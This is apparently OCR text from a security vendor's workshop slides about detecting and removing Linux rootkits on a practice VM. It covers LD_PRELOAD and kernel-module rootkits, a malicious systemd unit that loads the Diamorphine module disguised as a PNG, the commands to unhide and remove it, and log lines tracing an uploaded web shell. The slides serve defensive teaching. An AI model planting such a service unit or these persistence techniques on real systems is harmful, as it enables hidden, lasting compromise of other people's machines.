
https://attack.mitre.org/techniques/T1014/

Linux Rootkit

- Rootkits can be very helpful in maintaining access to a hijacked computer
- Core capabilities:
  - Persistency
  - Management interface
  - Altering system behavior


Linux Rootkit

- Original Linux system
  - User mode binary call GNU standard library
  - Standard library call system call



Linux Rootkit

- User mode rootkit
  - Inject LD_PRELOAD env
  - Linker will preload the specified library
  - Hooking critical standard function(read, write,…)




Detect LD_PRELOAD Rootkit

1. Find rootkit original file and remove it
2. Remove LD_PRELOAD env
   - LD_PRELOAD=/<path>/fake_libc.so <binary>
   - getenv()
     - Environment variables: LD_PRELOAD
     - Environment variables: LD_LIBRARY_PATH
3. Remove /etc/ld.so.preload

https://github.com/chokepoint/azazel

Linux Rootkit

- Kernel mode rootkit
  - Using `insmod` to inject rootkit
  - Rely on linux kernel version
  - Hard to detect



Task4: Detecting LKM Rootkit

1. Find rootkit original file
2. Try to identify the rootkit family (strings or reverse)
3. Find rootkit family in the internet
4. Follow the uninstall steps in the rootkit project

Task4: Detecting LKM Rootkit

TEAMT5 杜浦數位安全

1. Find rootkit original file

```
$ cat /etc/systemd/system/apache.service

[Unit]
Description=The Apache HTTP Server
[Service]
ExecStart=/sbin/insmod /var/www/html/Online_Shopping/images/
item_images/m//M214.png > /tmp/Rootk.log
[Install]
WantedBy=default.target
```

Task4: Detecting LKM Rootkit

1. Find rootkit original file

```
user@ubuntu:~/Desktop/Attack$ file /var/www/html/Online_Shopping/images/item_images/m/M214.png
/var/www/html/Online_Shopping/images/item_images/m/M214.png: ELF 64-bit LSB relocatable, x86-64,
4ddbe6be909ac208e0588d00d86c5cad6acf759, not stripped
```

Task4: Detecting LKM Rootkit

TEAMT5 杜浦數位安全


2. Try to identify the rootkit family (strings or reverse)

```
$ strings /var/www/html/Online_Shopping/images/item_images/m/
M214.png

...
retpoline=Y
name=diamorphine
vermagic=5.4.0-125-generic SMP mod_unload modversions
module_layout
...
```

Task4: Detecting LKM Rootkit

TEAMT5 杜浦數位安全

3. Find rootkit family in the internet
   - diamorphine



Task4: Detecting LKM Rootkit

TEAMT5 杜浦數位安全

4. Follow the uninstall steps in the rootkit project

Uninstall

The module starts invisible, to remove you need to make it visible

```
kill -63 0
```

Then remove the module(as root)

```
rmmod diamorphine
```

Task4: Detecting LKM Rootkit

TEAMT5 杜浦數位安全

- Hunting result:
  - A malicious Rootkit
    - /var/www/html/Online_Shopping/images/item_images/m/M214.png
    - diamorphine

GET FLAG

TEAMT5
杜浦數位安全

```
user@ubuntu:~/Desktop/Attack$ ls ~
cybersec2022_secret  Desktop  Documents
```

Conclusion

Security Check

- ✓ Find/remove bind-shell & reverse-shell
- ✓ Find/remove webshell
- ✓ Find/remove installer
- ✓ Find/remove evil systemd & crontab file
- ✓ Find/remove rootkit
- ✓ Find secret T5FLAG

TEAMT5
杜 浦 數 位 安 全

How attack works - Inject WebShell

- /var/log/apache2/access.log

- 127.0.0.1 - - [19/Sep/2022:07:48:07 -0700] "GET /AdminPanel.php?error=itemIDexist&name=1234&price=1234&discount=1234&rating=1234&desc=123&quantity=1333 HTTP/1.1" 200 3576 "-" “python-requests/2.18.4"

How attack works - Using WebShell

- /var/log/apache2/access.log

- 127.0.0.1 - - [19/Sep/2022:07:48:07 -0700] "POST /images/item_images/m/pant.png.php HTTP/1.1" 200 389 "-" "python-requests/2.18.4"

How attack works


- Admin page have unrestricted file uploads
- Attacker injected a web shell in image folder
  - Attacker run a reverse shell and bind shell
  - Attacker privilege escape to root
- Attacker placed a executable file in auto-run folder
  - Attacker placed a kernel module

How attack works

TEAMT5
杜浦數位安全


WebShell

Privilege Escape (Crontab)



Systemd

Rootkit



Bind/Reverse Shell

Conclusion

- We crafted a victim VM environment
- We simulate a complete attack workflow
  - 2 vulnerabilities
    - Unrestricted File Upload
    - Privilege escalation
  - 6 attack methods
    - Bind/Reverse/web shell
    - Systemd, crontab
    - Rootkit
- We practice the detection approach for above attacks

TEAMT5
杜 浦 數 位 安 全

TEAMT5
杜浦數位安全

為您量身訂製　專屬勒索防護

立即前往 主題攤位 L04 量身

品牌專頁
QR Code

THANK YOU!

Will

will@teamt5.org

TEAMT5

杜 浦 數 位 安 全

Persistent Cyber Threat Hunters